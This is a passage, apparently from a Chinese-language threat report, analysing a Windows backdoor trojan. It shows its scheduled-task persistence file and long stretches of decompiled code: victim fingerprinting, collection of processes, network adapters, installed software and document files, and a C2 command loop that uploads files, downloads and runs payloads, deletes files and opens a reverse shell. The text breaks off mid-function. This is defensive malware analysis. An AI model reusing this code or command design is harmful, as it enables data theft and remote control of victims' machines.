      </Repetition>
      <Enabled>true</Enabled>
      <Delay>PT5M</Delay>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Principal1">
      <RunLevel>LeastPrivilege</RunLevel>
      <UserId>                                </UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Principal1">
    <Exec>
      <Command>C:\ProgramData\winlog.exe</Command>
      <Arguments>Print.dll,message</Arguments>
    </Exec>
  </Actions>
</Task>
```

图3-34 存放在Task目录下的计划任务文件

然后，木马会为宿主机生成唯一的身份标识回传至C2服务器，身份标识的构成如图3-35所示：




图3-35 身份标识

```
01 00 2d 91 00 00 30 26  36 26 31 26 30 26 56 49   ·-···0& 6&1&0&VI
   55 41 4c 2d 50 43  26 56 69 72 74    6c    UAL-PC &Virt  l
26 30 30 3a 31 36 3a     3a 34 42 3a 34 30 3a   &00:16:    :4B:40:
31 41 26 39 38 62 34 32  32 61 62 32 61 38 66 61   1A&98b42 2ab2a8fa
                         35 32 32 33 39 32 65 39     522392e9
34 30 37 30 63 66 31 32  33 33 33 34 66 61 62 65   4070cf12 3334fabe
63 37 36 34 63 35 62 64  35 34 64 66 34 37 63 63   c764c5bd 54df47cc
33 34 32 26 31 20 20 20  20 20 20 20 20 20 20 20   342&1
```

图3-36 身份标识样例

```
BOOL sub_10002030()
{
  ULONGLONG v0; // rax
  struct _OSVERSIONINFOEXW VersionInformation; // [esp+0h] [ebp-128h] BYREF

  VersionInformation.dwOSVersionInfoSize = 284;
  memset(&VersionInformation.dwMajorVersion, 0, 276);
  *(_DWORD *)&VersionInformation.wSuiteMask = 0x10000;
  v0 = VerSetConditionMask(0i64, 0x80u, 1u);
  return !VerifyVersionInfoW(&VersionInformation, 0x80u, v0);
}
if ( (unsigned __int8)sub_10002030() )          // 判断Windows操作系统是服务器版还是桌面版
  sub_1000A6D0((char *)&dword_10286DA8, "1", 1u);// 服务器版
else
  sub_1000A6D0((char *)&dword_10286DA8, "0", 1u);// 桌面版
v2 = sub_10001FF0(&v20);                        // 1
v34 = 0;
v3 = sub_10001FF0(v22);                         // 6
LOBYTE(v34) = 1;
v4 = (_DWORD *)sub_1000C070((int)&dword_10286DA8, (int)v24, "&");
LOBYTE(v34) = 2;
v5 = sub_1000C200(v26, v4, v3);
LOBYTE(v34) = 3;
v6 = sub_1000C150(v28, v5, "&");
LOBYTE(v34) = 4;
v7 = (char **)sub_1000C200(Block, v6, v2);
sub_10009A10((char **)&dword_10286DA8, v7);     // 操作系统版本标识&6&1
```

图3-37 判断操作系统版本

```
_EAX = 1;                                       // 通过CPUID指令查询处理器信息和功能位
__asm { cpuid }
ProcessInformation.hThread = _EAX;
ProcessInformation.dwProcessId = _EBX;
ProcessInformation.dwThreadId = _ECX;           // ECX中存储CPU的功能信息
v191 = _EDX;
if ( _ECX >= 0 )                                // 通过CPU功能信息中是否存在hypervisor（虚拟机监视器）特征标识，来确定运行环境是虚拟机还是物理机
  sub_1000A6D0((char *)&dword_10286EB0, "1", 1u);// 物理机
else
  sub_1000A6D0((char *)&dword_10286EB0, "0", 1u);// 虚拟机
```

图3-38 判断运行环境是虚拟机还是物理机

```
ProcessInformation = (struct _PROCESS_INFORMATION)xmmword_100316F0;
v191 = -1400600921;
v192 = 0;
do
{
  LOBYTE(p_ProcessInformation->hProcess) -= 80;
  p_ProcessInformation = (struct _PROCESS_INFORMATION *)((char *)p_ProcessInformation + 1);
}
while ( LOBYTE(p_ProcessInformation->hProcess) );
sub_1000C340(lpCmdLine, (char *)&ProcessInformation);// C:\Windows\SysWOW64\
sub_1000BC40();
sub_1000BC40();
v31 = lpCmdLine;
if ( v184 >= 8 )
  v31 = (LPCSTR *)lpCmdLine[0];
v32 = _Stat((LPCWSTR)v31, &v149);               // 获取C:\Windows\SysWOW64\文件夹状态
v33 = v32 != 8 && v32 != -1;
if ( v184 >= 8 )
  sub_1000AC90((_DWORD *)lpCmdLine[0], v184 + 1);
if ( v33 )                                      // 通过是否存在SysWOW64文件夹，来判断操作系统位数
  sub_1000A6D0((char *)&dword_10036C34, "1", 1u);// 不存在为1，位数为32位
else
  sub_1000A6D0((char *)&dword_10036C34, "0", 1u);// 存在为0，位数为64位
```

图3-39 判断操作系统位数

```
v28 = 0;
v27 = 0i64;                             // 操作系统版本标识&6&1
v29 = 1779033703;
v30 = -1150833019;
v31 = 1013904242;
v32 = -1521486534;
v33 = 1359893119;
v34 = -1694144372;
v35 = 528734635;
v36 = 1541459225;
((void (__cdecl *)(const char *))sub_1000C070)("&");
v44 = 0;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v20, (int)&dword_10286EB0);// 虚拟机/物理机标识
LOBYTE(v44) = 1;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v21, "&");
LOBYTE(v44) = 2;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v22, (int)&dword_10036DA0);// 主机名
LOBYTE(v44) = 3;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v23, "&");
LOBYTE(v44) = 4;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v24, (int)&dword_10036C1C);// 用户名
LOBYTE(v44) = 5;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v25, "&");
LOBYTE(v44) = 6;
v7 = (char **)((int (__usercall *)@<eax>(void *@<ecx>, int))sub_1000C1D0)(v40, (int)&dword_1028D0A8);// MAC地址
sub_10009A10((char **)&dword_1028CFA0, v7);
sub_100099A0(v40);
sub_100099A0(v25);
sub_100099A0(v24);
sub_100099A0(v23);
sub_100099A0(v22);
sub_100099A0(v21);
sub_100099A0(v20);
v44 = -1;
sub_100099A0(v19);
((void (__cdecl *)(const char *))sub_1000C070)("-");
v44 = 7;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v12, (int)&dword_10036C1C);
LOBYTE(v44) = 8;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v13, "-");
LOBYTE(v44) = 9;
v8 = ((int (__usercall *)@<eax>(void *@<ecx>, int))sub_1000C1D0)(v14, (int)&dword_1028D0A8);// 主机名-用户名-MAC地址
LOBYTE(v44) = 10;
v9 = sub_1000EB60((int)v15, v8);        // 将字符串"主机名-用户名-MAC地址"转成SHA256
LOBYTE(v44) = 11;
v10 = (_DWORD *)((int (__cdecl *)(const char *))sub_1000C070)("&");
LOBYTE(v44) = 12;
sub_1000C200(v17, v10, (_DWORD *)v9);
LOBYTE(v44) = 13;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v18, "&");
LOBYTE(v44) = 14;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v37, (int)&dword_10036C34);// 操作系统位数标识
sub_100099A0(v18);
sub_100099A0(v17);
sub_100099A0(v16);
sub_100099A0(v15);
sub_100099A0(v14);
sub_100099A0(v13);
sub_100099A0(v12);
LOBYTE(v44) = 23;
sub_100099A0(v11);
((void (__cdecl *)(_DWORD))sub_10002BA0)(1);// 回传身份标识
sub_100099A0(v37);
```


图3-40 拼接身份标识，并回传至C2服务器

接着，木马会将检索的宿主机信息回传至攻击者的C2服务器，检索的信息包括进程、网络适配器、磁盘驱动器、已安装应用以及符合类型的文件。

```
v34 = sub_10003500();                   // 检索磁盘驱动器信息
v139 = v34;
v35 = sub_100035C0();                   // 检索网络适配器信息
v138 = v35;
v136 = sub_100040B0();                  // 检索应用信息
sub_10005020(v34);                      // 检索符合类型的文件
v36 = sub_100052E0();                   // 创建网络套接字
s = v36;
if ( byte_10036A0C )
{
LABEL_330:
  if ( byte_100359A8 )
  {
    sub_10002BA0((int)&dword_10287198, v36, 1);
    sub_10002BA0((int)&dword_1003CE90, v36, 1);
    sub_10002BA0((int)&dword_1028D0F0, v36, 1);
    sub_10002BA0((int)&dword_102871C8, v36, 1);
    sub_10002BA0((int)&dword_10036C4C, v36, 1);
    sub_10002BA0((int)&dword_10036D88, v36, 1);
    sub_10002BA0((int)byte_10036DB8, v36, v34 + 1);
    sub_10002BA0((int)byte_1028CFB8, v36, v35 + 1);
    sub_10002BA0((int)byte_100370D0, v36, v137 + 2);
    sub_10002BA0((int)byte_102871E0, v36, v136 + 1);
    v184 = 15;
    v183 = 0;
    LOBYTE(lpCmdLine[0]) = 0;
    sub_1000A6D0((char *)lpCmdLine, "Done", 4u);
```

回传信息

图3-41 回传信息

检索进程信息：检索宿主机正在运行的进程信息，所获取的信息以“程序名——程序PID----程序所在路径”的形式回传至C2服务器。

```
pCount = 0;
sub_1000A6D0(byte_100370D0, "Running Process :- ", 0x13u);
ppProcessInfo = 0;
if ( WTSEnumerateProcessesA(0, 0, 1u, &ppProcessInfo, &pCount) )
{
  v0 = pCount;
  v35 = 1;
  if ( pCount )
  {
    v1 = 1;
    v2 = byte_100370E8;
    do
    {
      pProcessName = ppProcessInfo[v1 - 1].pProcessName;
      if ( *pProcessName )
        v4 = strlen(ppProcessInfo[v1 - 1].pProcessName);
      else
        v4 = 0;
      sub_1000A6D0(v2, pProcessName, v4);
      while ( *((_DWORD *)v2 + 4) < 0x32u )
      {
        v5 = (char *)sub_1000C070("-");
```

图3-42 检索宿主机的活动进程信息

```
v23 = OpenProcess(0x410u, 0, ppProcessInfo[v1 - 1].ProcessId);
if ( v23 )
{
  if ( K32GetModuleFileNameExA(v23, 0, Filename, 0x104u) )// 获取进程程序完整路径
  {
    sub_1000C070("----");
    v39 = 3;
    v24 = (void *)sub_1000C150(v27, Filename);
    sub_10009A10(v2, v24);
    sub_100099A0(v27);
    v39 = -1;
    sub_100099A0(v26);
  }
  CloseHandle(v23);
}
++v1;
v0 = pCount;
v2 += 24;
++v35;
```

图3-43 获取进程程序完整路径

```
87 winlog.exe----------1172----C:\ProgramData\winlog.exe
```

图3-44 回传的进程信息格式

检索磁盘驱动器信息：获取宿主机磁盘驱动器信息，以便木马在后续检索磁盘驱动器中符合条件的文件信息。

```
int v0; // edi
unsigned int v1; // ebx
char *v2; // esi
DWORD LogicalDrives; // [esp+Ch] [ebp-Ch]
char Src; // [esp+10h] [ebp-8h] BYREF
__int16 v6; // [esp+11h] [ebp-7h]

v0 = 1;
LogicalDrives = GetLogicalDrives();
sub_1000A6D0(byte_10036DB8, "Drives:", 7u);
v1 = 0;
v2 = (char *)&unk_10036DD0;
do
{
  if ( (LogicalDrives & (1 << v1)) == 1 << v1 )
  {
    v6 = 58;
    Src = v1 + 65;
    sub_1000A6D0(v2, &Src, strlen(&Src));
    ++v0;
    v2 += 24;
  }
  ++v1;
}
while ( v1 < 0xC );
sub_1000A6D0(
  &byte_10036DB8[24 * v0],
  "================================================
  0x7Au);
return v0;
```

图3-45 检索磁盘信息

检索网络适配器信息：包含适配器类型、名称、描述、Mac地址、IPv4地址、网关、子网掩码等。

```
if ( !GetAdaptersInfo(v4, &SizePointer) )
{
  v5 = v4;
  if ( v4 )
  {
    v6 = 0;
    do
    {
      if ( v5->AdapterName[0] )
        v7 = strlen(v5->AdapterName);
      else
        v7 = 0;
      sub_1000A6D0(&byte_104D7050[v6], v5->AdapterName, v7);
      if ( v5->Description[0] )
        v8 = strlen(v5->Description);
      else
        v8 = 0;
      sub_1000A6D0(&byte_10036C80[v6], v5->Description, v8);
      sub_1000C260(Buffer, "%.2X:%.2X:%.2X:%.2X:%.2X:%.2X", v5->Address[0]);
      if ( Buffer[0] )
        v9 = strlen(Buffer);
      else
        v9 = 0;
      sub_1000A6D0(&byte_10286DD8[v6], Buffer, v9);
      Type = v5->Type;
      switch ( Type )
      {
        case 1u:
          sub_1000A6D0(&byte_10286EE0[v6], "Others", 6u);
          break;
        case 6u:
          sub_1000A6D0(&byte_10286EE0[v6], "Ethernet", 8u);
          break;
        case 9u:
          sub_1000A6D0(&byte_10286EE0[v6], "Token Ring", 0xAu);
          break;
        case 0xFu:
          sub_1000A6D0(&byte_10286EE0[v6], "FDDI", 4u);
          break;
        case 0x17u:
          sub_1000A6D0(&byte_10286EE0[v6], "PPP", 3u);
          break;
        case 0x18u:
          sub_1000A6D0(&byte_10286EE0[v6], "Lookback", 8u);
          break;
        case 0x1Cu:
          sub_1000A6D0(&byte_10286EE0[v6], "Slip", 4u);
          break;
```


图3-46 检索网络适配器信息

```
for ( i = 1; i < v0; ++i )
{
  v17 = (_DWORD *)sub_1000C280((char *)&unk_10286EC8 + 24 * i, v59);
  v90 = 0;
  v18 = sub_1000C150(v62, v17, "   Adapter Name :- ");
  LOBYTE(v90) = 1;
  v19 = sub_1000C1D0(v64, v18, &dword_104D7038[6 * i]);
  LOBYTE(v90) = 2;
  v20 = sub_1000C150(v66, v19, "  Adapter Description :- ");
  LOBYTE(v90) = 3;
  v21 = sub_1000C1D0(v68, v20, &dword_10036C68[6 * i]);
  LOBYTE(v90) = 4;
  v22 = sub_1000C150(v70, v21, "  Adapter/MAC Address :- ");
  LOBYTE(v90) = 5;
  v23 = sub_1000C1D0(v72, v22, &dword_10286DC0[6 * i]);
  LOBYTE(v90) = 6;
  v24 = sub_1000C150(v74, v23, "  IPv4 Address :-");
  LOBYTE(v90) = 7;
  v25 = sub_1000C1D0(v76, v24, &dword_104D7128[6 * i]);
  LOBYTE(v90) = 8;
  v26 = sub_1000C150(v78, v25, "  SubNet Mask :-");
  LOBYTE(v90) = 9;
  v27 = sub_1000C1D0(v80, v26, &dword_10286FB8[6 * i]);
  LOBYTE(v90) = 10;
  v28 = sub_1000C150(v82, v27, "  Gateway :- ");
  LOBYTE(v90) = 11;
  v29 = (char **)sub_1000C1D0(Block, v28, &dword_102870A8[6 * i]);
  sub_10009A10((char **)&byte_1028CFB8[24 * i], v29);
```

图3-47 所要检索的网络信息

检索应用程序信息：通过检索注册表HKLM\Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall的子项来获取宿主机所安装的软件的名称、版本以及所在路径等信息。

```
v0 = RegOpenKeyExA;
RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 0x20019u, &phkResult);
v1 = 0;
cchName = 1024;
v47 = 0;
v2 = 1;
sub_1000A6D0(byte_102871E0, "Apps:", 5u);
v3 = RegEnumKeyExA(phkResult, 0, Name, &cchName, 0, 0, 0, 0);
if ( v3 != 259 )
{
  while ( 1 )
  {
    if ( v3 )
      goto LABEL_114;
    if ( !v0(phkResult, Name, 0, 0x20019u, &hKey) )
      break;
ABEL_115:
    v3 = RegEnumKeyExA(phkResult, v1, Name, &cchName, 0, 0, 0, 0);
    if ( v3 == 259 )
      goto LABEL_116;
  }
  sub_10003FA0(v55, hKey, "DisplayName");
  v63 = 0;
  sub_10003FA0(v50, hKey, "Publisher");
  LOBYTE(v63) = 1;
  sub_10003FA0(v58, hKey, "DisplayVersion");
  LOBYTE(v63) = 2;
  sub_10003FA0(v52, hKey, "InstallLocation");
  LOBYTE(v63) = 3;
```

图3-48 检索注册表

检索磁盘驱动器中符合类型的文件：攻击者所关注的文件类型有doc、docx、pdf、txt、ppt、pptx、xls、xlsx、zip、rar、7z以及axx。

```
sub_1000A6D0((char *)dword_1003CEA8, "File List:", 0xAu);
if ( a1 <= 1 )
{
  v6 = dword_100359A0;
}
else
{
  v2 = (char *)&unk_10036DD0;
  v3 = a1 - 1;
  do
  {
    if ( *((_DWORD *)v2 + 5) < 0x10u )
      v4 = v2;
    else
      v4 = *(char **)v2;
    v10 = 15;
    v9 = 0;
    LOBYTE(v8[0]) = 0;
    if ( *v4 )
    {
      v11 = v4 + 1;
      v5 = strlen(v4);
    }
    else
    {
      v5 = 0;
    }
    sub_1000A6D0((char *)v8, v4, v5);
    sub_10004810(v8[0], (int)v8[1], (int)v8[2], (int)v8[3], v9, v10); // 检索文件
    v6 = dword_100359A0;
    v2 += 24;
    dword_100359A4 = dword_100359A0;
    --v3;
  }
  while ( v3 );
}
return sub_1000A6D0((char *)&dword_1003CEA8[6 * v6], "Done", 4u);
```

图3-49 检索文件

```
aDoc            db 'doc',0
aDocx           db 'docx',0
                align 10h
aPdf            db 'pdf',0
aTxt            db 'txt',0
aPpt            db 'ppt',0
aPptx           db 'pptx',0
                align 4
aXls            db 'xls',0
aXlsx           db 'xlsx',0
                align 10h
aZip            db 'zip',0
aRar            db 'rar',0
a7z             db '7z',0
                align 4
aAxx            db 'axx',0
```

图3-50 攻击者关注的文件类型

图3-51 需要排除的目录

最后，待上述信息回传完毕后，木马就进入后门状态，等待C2服务器下发指令，执行对应功能。

通过对木马分析，发现攻击者主要是利用多重While循环来实现后门操作，其设计的每个While循环都能执行一种或多种功能。

```
while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( 1 )
        {
          while ( 1 )
          {
            if ( sub_100090F0("Wait") )
              break;
            ......
          }
          if ( sub_100090F0("CFEx") )
            break;
          ......
        }
        if ( !(unsigned __int8)sub_1000BD50(v185, "GetF") )
          break;
        ......
      }
      if ( !(unsigned __int8)sub_1000BD50(v185, "FeFi") )
        break;
      ......
    }
    if ( (unsigned __int8)sub_1000BD50(v185, "LiFi") )
      .....
    if ( (unsigned __int8)sub_1000BD50(v185, "Exit") )
    {
      ......
    }
    if ( (unsigned __int8)sub_1000BD50(v185, "SuCi") )
      ......
    if ( (unsigned __int8)sub_1000BD50(v185, "ReST") )
      break;
    if ( (unsigned __int8)sub_1000BD50(v185, "DelF") )
    {
      ......
    }
    if ( (unsigned __int8)sub_1000BD50(v185, "ReSh") )
    {
      .....
    }
    else
    {
      if ( (unsigned __int8)sub_1000BD50(v185, "DWNL") )
      {
       ......
      }
    }
  }
}
```

图3-52 利用多重While循环实现后门操作

攻击者下发的指令可分为一级和二级指令，一级指令代表一个整体功能，而二级指令代表整体功能下的分支功能。

攻击者在对目标进行控制时，首先下发一级指令进入整体功能，然后再下发具体指令实施分支功能。具体指令由“，”字符分隔，即“二级指令，具体的操作，”的形式，木马在接收到具体指令会通过Strtok函数对其进行分解。同时，木马在完成指令后，会向C2服务器回传特定的字符来标识指令执行的结果。




图3-53 攻击者下发的一级指令




图3-54 攻击者下发的二级指令

攻击者通过C2服务器下发的指令及功能含义如表3-8所示：

表3-8 指令功能表

一级指令	二级指令	具体功能	回传标识标识含义	
Wait	无	等待C2下发命令	Hi	已接收到wait指令，等待后续指令。
CFEx	JE	执行指定的可执行文件	ExFl	可执行文件执行失败
			ExSu	可执行文件执行成功
	CFE	检索指定的可执行文件	FNoF	没有检索到文件
			FiFo	成功检索到文件
	JD	根据C2下发的URL下载可执行文件	JuDo	文件下载成功
			DowF	文件下载失败
	DE	根据C2下发的URL下载可执行文件，并执行文件	DnEx	文件下载成功，且执行成功
			ExeF	文件下载成功，但执行失败
DelF	无	删除指定文件	DowF	文件下载失败
			FiNF	未找到文件
			FiDS	成功删除文件
			FiDF	完成删除操作
ReSh	无	反弹Shell	BC	成功连接C2，但C2未回复
			UC	连接C2失败
GetF	GetF	获取文件	Done	文件上传完成
	Send	回传文件	无	无
	Skip	跳过当前文件，即不上传	无	无
	Next	跳过当前文件，即不上传。	无	无
FeFi	无	上传指定文件	FNoF	未检索到指定文件
			FeFi	文件读取成功，即将回传文件数据
			AcDe	文件读取失败
DWNL	DWNL	接收C2下发的数据，并写入文件	FNNR	文件写入失败
			DowF	下载文件失败
			JuDo	只是下载文件
	DWNE	接收C2下发的数据，写入文件，并执行	DnEx	文件下载成功，且成功执行
			ExeF	文件执行失败
LiFi	无	休眠5分钟后，重新进入后门功能，接收新指令	无	无
Exit	无	退出程序	Exit	成功退出
ReST	无	退出程序	ReST	成功退出

```
LibraryA = LoadLibraryA("urlmon");
URLDownloadToFileA = (HRESULT (__stdcall *)(LPUNKNOWN, LPCSTR, LPCSTR, DWORD, LPBINDSTATUSCALLBACK))GetProcAddress(LibraryA, "URLDownloadToFileA");
v71 = v159;
if ( v161 >= 0x10 )
  v71 = (void **)v159[0];
v72 = FileName;
if ( v164 >= 0x10 )
  v72 = *(WCHAR **)FileName;
v73 = ((int (__cdecl *)(_DWORD, WCHAR *, void **, _DWORD, _DWORD))URLDownloadToFileA)(0, v72, v71, 0, 0);// 下载文件
v167 = 15;
v74 = v73;
v166 = 0;
LOBYTE(Block[0]) = 0;
sub_1000A6D0((char *)Block, "DowF", 4u);
LOBYTE(v195) = 12;
if ( !v74 )
{
  sub_1000A6D0((char *)Block, "JuDo", 4u);
  if ( sub_10009690(v156, "DE") )
  {
    v184 = 15;
    v183 = 0;
    LOBYTE(lpCmdLine[0]) = 0;
    sub_1000A6D0((char *)lpCmdLine, "JuDo", 4u);
  }
  else
  {
    sub_1000A6D0((char *)Block, "ExeF", 4u);
    v184 = 15;
    v183 = 0;
    LOBYTE(lpCmdLine[0]) = 0;
    sub_1000A7D0(lpCmdLine, v159, 0, 0xFFFFFFFF);
    LOBYTE(v195) = 13;
    v75 = (const CHAR *)lpCmdLine;
    if ( v184 >= 0x10 )
      v75 = lpCmdLine[0];
    if ( WinExec(v75, 5u) )         // 执行可执行文件
      sub_1000A6D0((char *)Block, "DnEx", 4u);
    LOBYTE(v195) = 12;
  }
  sub_100099A0(lpCmdLine);
}
sub_10002BA0((int)Block, v36, 1);   // 回传标识
```


图3-55 通过URL下载文件及执行可执行文件

```
if ( sub_10009690(v172, "CFEx") )      // 判断一级指令是否为CFEx
  break;
memset(String, 0, sizeof(String));
if ( !v38(v36, String, 1024, 0) )      // 接收二级指令
  goto LABEL_294;
v52 = strtok(String, ",");
v53 = v52;
v158 = 15;
v157 = 0;
LOBYTE(v156[0]) = 0;
if ( *v52 )
  v54 = strlen(v52);
else
  v54 = 0;
sub_1000A6D0((char *)v156, v53, v54);
LOBYTE(v195) = 6;
if ( sub_10009690(v156, "JD") && sub_10009690(v156, "DE") )// 判断二级指令
{
  v55 = strtok(0, ",");
  sub_10009B40((int)v159, v55);
  LOBYTE(v195) = 14;
  sub_10009740(v159, (int)Src, 0, v160);
  LOBYTE(v195) = 15;
  sub_10009B40((int)lpCmdLine, "hi");
  LOBYTE(v195) = 16;
  if ( sub_1000C330(v156, "CFE") )
  {
    sub_10009960((char *)lpCmdLine, "FNoF");
    v56 = (const CHAR *)sub_10009880(Src);
    if ( GetFileAttributesA(v56) != -1 )// 获取文件属性
      sub_10009960((char *)lpCmdLine, "FiFo");
  }
  else
  {
    sub_10009BC0(FileName, (int)Src);
    LOBYTE(v195) = 17;
    sub_10009960((char *)lpCmdLine, "ExFl");
    v57 = (const CHAR *)sub_10009880(FileName);
    if ( WinExec(v57, 5u) )            // 执行文件
      sub_10009960((char *)lpCmdLine, "ExSu");
    LOBYTE(v195) = 16;
    sub_100099A0(FileName);
  }
  sub_10002BA0((int)lpCmdLine, v36, 1);// 回传标识
```


图3-56 检索文件及执行文件

```
if ( sub_1000C330(v172, "DelF") )           // 判断一级指令是否为DelF
{
  memset(String, 0, sizeof(String));
  if ( !v38(v36, String, 1024, 0) )         // 接收要删除文件的路径
    goto LABEL_293;
  v99 = strtok(String, ",");
  sub_10009B40((int)v159, v99);
  LOBYTE(v195) = 26;
  sub_10009740(v159, (int)Src, 0, v160 - 1);
  LOBYTE(v195) = 27;
  sub_10009B40((int)lpCmdLine, "FiNF");
  LOBYTE(v195) = 28;
  sub_1000C540(FileName, (LPCCH)Src);
  v100 = sub_10002900(FileName);
  sub_100020D0((_DWORD **)FileName);
  if ( v100 )
  {
    v101 = (const CHAR *)sub_10009880(Src);
    DeleteFileA(v101);                      // 删除指定文件
    sub_10009960((char *)lpCmdLine, "FiDS");
    sub_1000C540(FileName, (LPCCH)Src);
    v102 = sub_10002900(FileName);
    sub_100020D0((_DWORD **)FileName);
    if ( v102 )
      sub_10009960((char *)lpCmdLine, "FiDF");
  }
  sub_10002BA0((int)lpCmdLine, v36, 1);     // 回传标识
  sub_100099A0(lpCmdLine);
  v103 = Src;
L_290:
  sub_100099A0(v103);
  v94 = v159;
  goto LABEL_291;
```

图3-57 删除指定文件

```
if ( !sub_1000C330(v172, "FeFi") )          // 判断一级指令是否为FeFi
  break;
memset(String, 0, sizeof(String));
if ( !v38(v36, String, 1024, 0) )           // 接收二级指令
  goto LABEL_293;
strtok(String, ",");
v92 = strtok(0, ",");
sub_10009B40((int)lpCmdLine, v92);
LOBYTE(v195) = 19;
sub_1000C540(Src, (LPCCH)lpCmdLine);
v93 = !sub_10002900((const WCHAR *)Src);    // 检索指定文件
sub_100020D0((_DWORD **)Src);
if ( v93 )
{
  sub_10009B40((int)Src, "FNoF");
  LOBYTE(v195) = 20;
  sub_10002BA0((int)Src, v36, 1);           // 回传标识
  sub_100099A0(Src);
  Sleep(0x186A0u);                          // 休眠
  v94 = lpCmdLine;
}
else
{
  v95 = (const char *)sub_10009880(lpCmdLine);// 回传file
  v96 = fopen(v95, "rb");
  if ( v96 )
  {
    sub_10009B40((int)Src, "FeFi");
```

```
    LOBYTE(v195) = 22;
    sub_10002BA0((int)Src, v36, 1);         // 回传标识
    fseek(v96, 0, 2);
    v97 = ftell(v96);
    rewind(v96);
    v98 = (char *)malloc(1u);
    if ( v98 )
    {
      if ( v97 > 0 )
      {
        do
        {
          if ( fread(v98, 1u, 1u, v96) )
            send(s, v98, 1, 0);             // 回传文件数据
          --v97;
        }
        while ( v97 );
      }
      v36 = s;
      qmemcpy(v171, "@^!)", sizeof(v171));// 回传@^!)，标识文件上传完毕
      send(s, &v171[3], 1, 0);
      send(s, &v171[2], 1, 0);
      send(s, &v171[1], 1, 0);
      send(s, v171, 1, 0);
    }
    else
    {
      v36 = s;
    }
  }
  else
  {
    sub_10009B40((int)Src, "AcDe");        // 打开文件失败
    LOBYTE(v195) = 21;
    sub_10002BA0((int)Src, v36, 1);         // 回传标识
  }
  sub_100099A0(Src);
  fclose(v96);
  Sleep(0x186A0u);                          // 休眠
  v94 = lpCmdLine;
```

图3-58 上传指定文件

```
if ( sub_1000C330(v172, "DWNL") )           // 判断一级指令是否为DWNL
{
  memset(String, 0, sizeof(String));
  if ( v38(v36, String, 1024, 0) )          // 接收二级指令
  {
    v112 = strtok(String, ",");
    sub_10009B40((int)v159, v112);
    LOBYTE(v195) = 34;
    if ( !sub_1000C330(v159, "DWNL") && !sub_1000C330(v159, "DWNE") )// 判断二级指令
    {
      v131 = v159;
      goto LABEL_322;
    }
    v113 = strtok(0, ",");
    sub_10009B40((int)v150, v113);
    LOBYTE(v195) = 35;
    v114 = sub_10009880(v150);
    v115 = sub_1001617B((int)v114);
    v116 = strtok(0, ",");
    sub_10009B40((int)Src, v116);
    LOBYTE(v195) = 36;
    sub_10009740(Src, (int)lpCmdLine, 0, v179 - 1);
    LOBYTE(v195) = 37;
    v118 = sub_10009780((char *)Src, "\\", v117);
    sub_10009740(Src, (int)FileName, 0, v118 + 1);
    LOBYTE(v195) = 38;
    sub_1000C540(Block, (LPCCH)FileName);
    v119 = !sub_10002900((const WCHAR *)Block);
    sub_100020D0((_DWORD **)Block);
    if ( v119 )
    {
      sub_1000C540(Block, (LPCCH)FileName);
```

```
  LOBYTE(v195) = 39;
  sub_100026D0((LPCWSTR)Block);
  LOBYTE(v195) = 38;
  sub_100020D0((_DWORD **)Block);
}
v120 = (const char *)sub_10009880(lpCmdLine);// 需写入的文件名
v121 = fopen(v120, "wb");
if ( v121 )
{
  if ( v115 > 0 )
  {
    do
    {
      v181 = 0;
      recv(s, &v181, 1, 0);          // 从C2接收数据
      fwrite(&v181, 1u, 1u, v121);   // 写入数据
      --v115;
    }
    while ( v115 );
  }
  fclose(v121);
  v36 = s;
}
else
{
  sub_10009B40((int)Block, "FNNR");
  v36 = s;
  LOBYTE(v195) = 40;
  sub_10002BA0((int)Block, s, 1);     // 回传标识
  LOBYTE(v195) = 38;
  sub_100099A0(Block);
}
sub_1000C540(Block, (LPCCH)lpCmdLine);
v122 = sub_10002900((const WCHAR *)Block);
sub_100020D0((_DWORD **)Block);
if ( v122 )
{
  if ( sub_1000C330(v159, "DWNE") )   // 判断二级指令
  {
    sub_10009BC0(Block, (int)lpCmdLine);
    LOBYTE(v195) = 41;
    v123 = (const CHAR *)sub_10009880(Block);
